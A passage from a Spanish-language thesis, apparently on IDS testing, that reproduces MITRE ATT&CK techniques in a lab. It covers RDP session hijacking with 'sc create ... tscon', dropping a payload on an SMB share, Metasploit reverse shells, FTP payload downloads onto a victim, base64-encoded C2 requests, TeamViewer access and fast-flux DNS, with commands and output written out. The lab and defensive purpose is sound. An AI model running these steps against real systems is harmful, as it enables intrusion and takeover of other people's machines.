


Figura 4-67 Windows Server Remote Service Session Hijacking

El equipo Windows Server dispone de un servicio de escritorio remoto, un DNS y un servicio de directorio activo, que son los necesarios para la simulación del ataque.






Figura 4-68 Usuarios Windows Server Remote Service Session Hijacking

A continuación, vamos a ver los pasos realizados como atacante:

- Comprobamos si hay sesiones previas con otros usuarios:

```
C:\Windows\system32>whoami
windows71\ale
```

Figura 4-69 Usuario 1 Remote Service Session Hijacking

```
C:\Windows\system32>query user
NOMBRE USUARIO      NOMBRE SESION      ID. ESTADO  TIEMPO IN. TIEMPO SESION
ale                  console            1  Activo    5  5/3/2024 4:10 P
M
tfgsnort              2  Desc     6  5/3/2024 4:12 P
M
>ale                  rdp-tcp#0          3  Activo    .  5/3/2024 4:17 P
M
```

Figura 4-70 Sesiones de usuario Remote Service Session Hijacking

- Creamos servicio de red que ejecuta tscon.exe y secuestramos la sesión con identificador 2 para acceder al usuario tfgsnort

```
C:\Windows\system32>sc create rdphijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#0"
[SC] CreateService CORRECTO
```

Figura 4-71 Creación servicio red tscon Remote Service Session Hijacking

- Ejecutamos el servicio de red y comprobamos el usuario que somos:

```
C:\Windows\system32>net start rdphijack_
```

Figura 4-72 Ejecución servicio red Remote Service Session Hijacking

```
C:\Users\tfgsnort.TFGSNORT>whoami
tfgsnort\tfgsnort
```

Figura 4-73 Usuario 2 Remote Service Session Hijacking

Como se puede apreciar en las figuras, hemos pasado de un equipo llamado windows71 y usuario ale a un equipo llamado tfgsnort y usuario tfgsnort.

4.2.2.7.2. Lateral Tool Transfer

El objetivo de esta técnica es transferir herramientas u otros archivos entre sistemas en un entorno comprometido. Para este fin, se pueden utilizar protocolos de compartición de ficheros como SMB.

|                                   |                                                                                                                                                                                                                                                                                                     |
|-----------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Técnica:Subtécnica                | Lateral Tool Transfer                                                                                                                                                                                                                                                                               |
| ID                                | T1570                                                                                                                                                                                                                                                                                               |
| Descripción                       | Teniendo acceso a un equipo previamente vulnerado, subiremos un archivo malicioso al servidor SMB. Este archivo lo descargará otro equipo y ejecutará sin conocimiento de que creará una sesión con el atacante, facilitando así un movimiento de un equipo a otro.                                 |
| Servicios utilizados              | SMB Server: Sistema que permite compartir archivos, impresoras y otros recursos en una red, facilitando la comunicación y colaboración entre dispositivos conectados.                                                                                                                               |
| Herramientas de ataque utilizadas | <div>SMB Client: Sistema que permite compartir archivos, impresoras y otros recursos en una red, facilitando la comunicación y colaboración entre dispositivos conectados.</div> <div>Metasploit: Marco de trabajo para desarrollar, probar y ejecutar exploits contra sistemas informáticos.</div> |

Tabla 4-20 Lateral Tool Transfer

El escenario utilizado es el siguiente:




Figura 4-74 Escenario Lateral Tool Transfer

Como atacante, subiremos un archivo malicioso al servidor SMB:

```
root@tfgsnort-U-L1:/mnt/compartido# sudo mount -t cifs //192.168.0.10/compartido /mnt/compartido -o guest
```

Figura 4-75 Montaje Lateral Tool Transfer

```
root@tfgsnort-U-L1:/home/dit# cp shell.elf /mnt/compartido/
```

Figura 4-76 Subida fichero payload a servidor Lateral Tool Transfer

A continuación, el equipo víctima descargará y ejecutará el fichero payload obteniendo el atacante acceso al equipo víctima:

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.0.15:1234
[*] Sending stage (1017704 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.15:1234 -> 192.168.0.20:39846) at 2024-06-29 13:18:32 +0200

meterpreter > shell
Process 134475 created.
Channel 1 created.
whoami
root
```

Figura 4-77 Acceso Lateral Tool Transfer

4.2.2.8. Command and Control

El objetivo de esta táctica es comunicarse con sistemas comprometidos para controlarlos.

4.2.2.8.1. Ingress Tool Transfer

La idea de este ataque es transferir desde el equipo del atacante a un equipo víctima herramientas de ingreso/malware.

|                                   |                                                                                                                                                              |
|-----------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Técnica:Subtécnica                | Ingress Tool Transfer                                                                                                                                        |
| ID                                | T1105                                                                                                                                                        |
| Descripción                       | Teniendo acceso previo al equipo víctima, descargamos herramientas mediante FTP en el equipo víctima desde el servidor de Command and Control o servidor C2. |
| Servicios utilizados              | FTP Server: Sistema que permite la transferencia de archivos entre un cliente y un servidor a través del protocolo de transferencia de archivos (FTP).       |
| Herramientas de ataque utilizadas | FTP Client: Sistema que permite la transferencia de archivos entre un cliente y un servidor a través del protocolo de transferencia de archivos (FTP).       |
|                                   | Metasploit: Marco de trabajo para desarrollar, probar y ejecutar exploits contra sistemas informáticos.                                                      |

Tabla 4-21 Ingress Tool Transfer

El escenario utilizado es el siguiente:




Figura 4-78 Escenario Ingress Tool Transfer

En el PC Atacante, deberemos tener el servicio ftp activo para posteriormente conectarnos desde el PC Víctima y descargar herramientas.

```

root@linux-U-L1:/home/dit# service vsftpd restart
root@linux-U-L1:/home/dit# service vsftpd status
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/lib/systemd/system/vsftpd.service; enabled; vendor preset: enabled)
   Active: active (running) since Wed 2024-05-08 17:40:06 CEST; 4s ago
     Process: 2749694 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
    Main PID: 2749695 (vsftpd)
       Tasks: 1 (limit: 9438)
      Memory: 856.0K
         CPU: 13ms
        CGroup: /system.slice/vsftpd.service
                └─2749695 /usr/sbin/vsftpd /etc/vsftpd.conf

may 08 17:40:06 linux systemd[1]: Starting vsftpd FTP server...
may 08 17:40:06 linux systemd[1]: Started vsftpd FTP server.

```

Figura 4-79 Servicio FTP Ingress Tool Transfer

Posteriormente, nos conectaremos al PC Víctima y mediante un shell transferiremos las herramientas.

```

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.35:1234
[*] Command shell session 3 opened (192.168.0.35:1234 -> 192.168.0.20:58828) at 2024-05-08 18:02:12 +0200

whoami
root
shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[*] Found python3 at /usr/bin/python3
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /usr/bin/bash

root@tfgsnort-U-L1:/home/dit/Descargas# ls
ls
iventoy-1.0.19          linux.elf      payload1234.elf
iventoy-1.0.19-linux-free.tar.gz  payload.elf  shell.elf
root@tfgsnort-U-L1:/home/dit/Descargas# cd ..
cd ..
root@tfgsnort-U-L1:/home/dit# mkdir Payload
mkdir Payload
root@tfgsnort-U-L1:/home/dit# cd Payload
cd Payload
root@tfgsnort-U-L1:/home/dit/Payload# ftp 192.168.0.35
ftp 192.168.0.35
Connected to 192.168.0.35.
220 (vsFTPd 3.0.5)
Name (192.168.0.35:dit): dit
dit
331 Please specify the password.
Password: dit

230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

```

Figura 4-80 Transferencia 1 Ingress Tool Transfer

```

ftp> get shell1234.exe cmd.exe
get shell1234.exe cmd.exe
local: cmd.exe remote: shell1234.exe
229 Entering Extended Passive Mode (|||25208|)
150 Opening BINARY mode data connection for shell1234.exe (73802 bytes).
226 Transfer complete.
73802 bytes received in 00:00 (511.43 KiB/s)

```

Figura 4-81 Transferencia 2 Ingress Tool Transfer

```

ftp> get shell.elf programa.sh
get shell.elf programa.sh
local: programa.sh remote: shell.elf
229 Entering Extended Passive Mode (|||43593|)
150 Opening BINARY mode data connection for shell.elf (207 bytes).
226 Transfer complete.
207 bytes received in 00:00 (11.62 KiB/s)
ftp> exit
exit
221 Goodbye.
root@tfgsnort-U-L1:/home/dit/Payload# exit
exit
exit
exit
[*] 192.168.0.20 - Command shell session 3 closed.
msf6 exploit(multi/handler) > █

```

Figura 4-82 Transferencia 3 Ingress Tool Transfer

#### 4.2.2.8.2. Data Encoding

En esta técnica se codifican los datos para hacer el contenido del tráfico de Command and Control más difícil de detectar. Más concretamente, la subtécnica Standard Encoding utiliza un sistema estándar de codificación como pueden ser ASCII, Unicode, Hexadecimal, Base64 o MIME.

| Técnica:Subtécnica                | Data Encoding: Standard Encoding                                                                                                                                                                                                                                          |
|-----------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ID                                | T1132.001                                                                                                                                                                                                                                                                 |
| Descripción                       | Estableceremos un canal de comunicación codificado en base64 en el que el equipo víctima tendrá un servidor HTTP que recibirá solicitudes del atacante con datos codificados en base64, ocultando de esta manera posibles órdenes a recibir por parte del equipo víctima. |
| Servicios utilizados              | HTTP Server: sistema que entrega contenido web a los navegadores de los usuarios mediante el protocolo de transferencia de hipertexto (HTTP).                                                                                                                             |
| Herramientas de ataque utilizadas | HTTP Client: sistema que entrega contenido web a los navegadores de los usuarios mediante el protocolo de transferencia de hipertexto (HTTP).                                                                                                                             |
|                                   | Base64: Método de codificación que convierte datos binarios en una cadena de texto utilizando un conjunto de 64 caracteres.                                                                                                                                               |
|                                   | Metasploit: Marco de trabajo para desarrollar, probar y ejecutar exploits contra sistemas informáticos.                                                                                                                                                                   |

Tabla 4-22 Data Encoding

El escenario del ataque es el siguiente:




Figura 4-83 Escenario Data Encoding

Como atacantes, nos conectaremos al equipo víctima y pondremos en marcha un servidor HTTP:

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.35:1234
[*] Command shell session 1 opened (192.168.0.35:1234 -> 192.168.0.20:56970) at 2024-05-11 10:40:59
```

Figura 4-84 Conexión Equipo Víctima Data Encoding

```
root@tfgsnort-U-L1:/home/dit/TFG/Server# python3 -m http.server 80
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figura 4-85 Servidor HTTP Data Encoding

Posteriormente, desde el PC Atacante realizaremos consultas al servidor con órdenes codificadas en base64 en los datos de la solicitud:

```
root@linux-U-L1:/home/dit/TFG/Phishing# curl 192.168.0.20?data=$(echo "start" | base64)
root@linux-U-L1:/home/dit/TFG/Phishing# curl 192.168.0.20?data=$(echo "sleep" | base64)
root@linux-U-L1:/home/dit/TFG/Phishing# curl 192.168.0.20?data=$(echo "stop" | base64)
root@linux-U-L1:/home/dit/TFG/Phishing# curl 192.168.0.20?data=$(echo "attack" | base64)
root@linux-U-L1:/home/dit/TFG/Phishing# curl 192.168.0.20?data=$(echo "tfgsnort" | base64)
```

Figura 4-86 Solicitudes Servidor HTTP Data Encoding

A continuación, vemos las órdenes recibidas por el servidor C2 codificadas en base64:

```
root@tfgsnort-U-L1:/home/dit/TFG/Server# python3 -m http.server 80
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.0.35 - - [11/May/2024 10:46:49] "GET /?data=c3RhcncQK HTTP/1.1" 200 -
192.168.0.35 - - [11/May/2024 10:47:04] "GET /?data=c2xZXAK HTTP/1.1" 200 -
192.168.0.35 - - [11/May/2024 10:47:09] "GET /?data=c3RvcAo= HTTP/1.1" 200 -
192.168.0.35 - - [11/May/2024 10:47:17] "GET /?data=YXR0YWNrCg== HTTP/1.1" 200 -
192.168.0.35 - - [11/May/2024 10:47:32] "GET /?data=dGZnc25vcnQK HTTP/1.1" 200 -
192.168.0.35 - - [11/May/2024 10:48:06] "GET /?data=dXBkYXRlCg== HTTP/1.1" 200 -
```

Figura 4-87 Base64 Data Encoding

4.2.2.8.3. Remote Access Software

Un adversario puede utilizar herramientas de software de acceso remoto para establecer un canal de comando y control interactivo. Este tipo de servicios, como VNC, Team Viewer o AnyDesk son normalmente usados como software de soporte técnico. Estos softwares, pueden ser instalados después de comprometer un equipo como un canal de comunicaciones redundante.

|                    |                        |
|--------------------|------------------------|
| Técnica:Subtécnica | Remote Access Software |
| ID                 | T1219                  |

|                                          |                                                                                                                                                                       |
|------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Descripción</b>                       | Estableceremos un canal de comunicación mediante un software de acceso remoto. Utilizaremos TeamViewer y nos conectaremos del equipo atacante al equipo víctima.      |
| <b>Servicios utilizados</b>              | TeamViewer: Aplicación de software que permite el acceso remoto, control de escritorio remoto, transferencia de archivos, conferencias en línea y reuniones virtuales |
| <b>Herramientas de ataque utilizadas</b> | TeamViewer: Aplicación de software que permite el acceso remoto, control de escritorio remoto, transferencia de archivos, conferencias en línea y reuniones virtuales |

Tabla 4-23 Remote Access Software

Para este ataque, necesitaremos el siguiente escenario:




Figura 4-88 Escenario Remote Access Software

Para la realización del ataque, ambos equipos deben tener instalado Team Viewer. Utilizaremos los IDS que proporciona la aplicación para el control remoto:




Figura 4-89 Conexión Remote Access Software

En la imagen superior se ve el ID del equipo atacante y en el campo ID del socio, el ID perteneciente al equipo víctima. Tras introducir el ID y la respectiva contraseña tenemos acceso al equipo víctima:




Figura 4-90 Escritorio Víctima Remote Access Software

4.2.2.8.4. Dynamic Resolution

Los adversaries pueden establecer conexiones dinámicamente a infraestructuras de comando y control para evadir detecciones comunes y remedios. La subtécnica implementada, Fast Flux DNS oculta a través de la asignación de direcciones IP dinámica de un dominio la existencia de un servidor de comando y control detrás del dominio.

|                                   |                                                                                                                                                                                                                                                                                                                                                |
|-----------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Técnica:Subtécnica                | Dynamic Resolution: Fast Flux DNS                                                                                                                                                                                                                                                                                                              |
| ID                                | T1568.001                                                                                                                                                                                                                                                                                                                                      |
| Descripción                       | Montaremos un servidor DNS con una configuración Round Robin para que cuando la víctima se conecte al dominio, se conecte a diferentes direcciones IP de manera muy rápida (Time To Live o TTL bajo) que redirigen el tráfico al verdadero equipo atacante, que oculta la conexión a través de diferentes equipos pertenecientes a un dominio. |
| Servicios utilizados              | Bind9: Servidor DNS que traduce nombres de dominio a direcciones IP                                                                                                                                                                                                                                                                            |
| Herramientas de ataque utilizadas | Bind9: Servidor DNS que traduce nombres de dominio a direcciones IP (El servidor DNS debe haber sido comprometido previamente por el atacante para montar esta infraestructura).                                                                                                                                                               |
|                                   | Socat: Utilidad de línea de comandos que se utiliza para establecer conexiones bidireccionales entre dos puntos finales. Sirve para crear proxys, como en este caso                                                                                                                                                                            |
|                                   | Metasploit: Marco de trabajo para desarrollar, probar y ejecutar exploits contra sistemas informáticos.                                                                                                                                                                                                                                        |
|                                   | MSFVenom: Herramienta parte del framework de Metasploit para la creación de payloads.                                                                                                                                                                                                                                                          |

Tabla 4-24 Dynamic Resolution

El escenario ideal para este ataque es el siguiente:






Figura 4-91 Escenario Ideal Dynamic Resolution

Sin embargo, al realizar los ataques con Máquinas Virtuales, la falta de recursos hardware simplificó al escenario al siguiente:

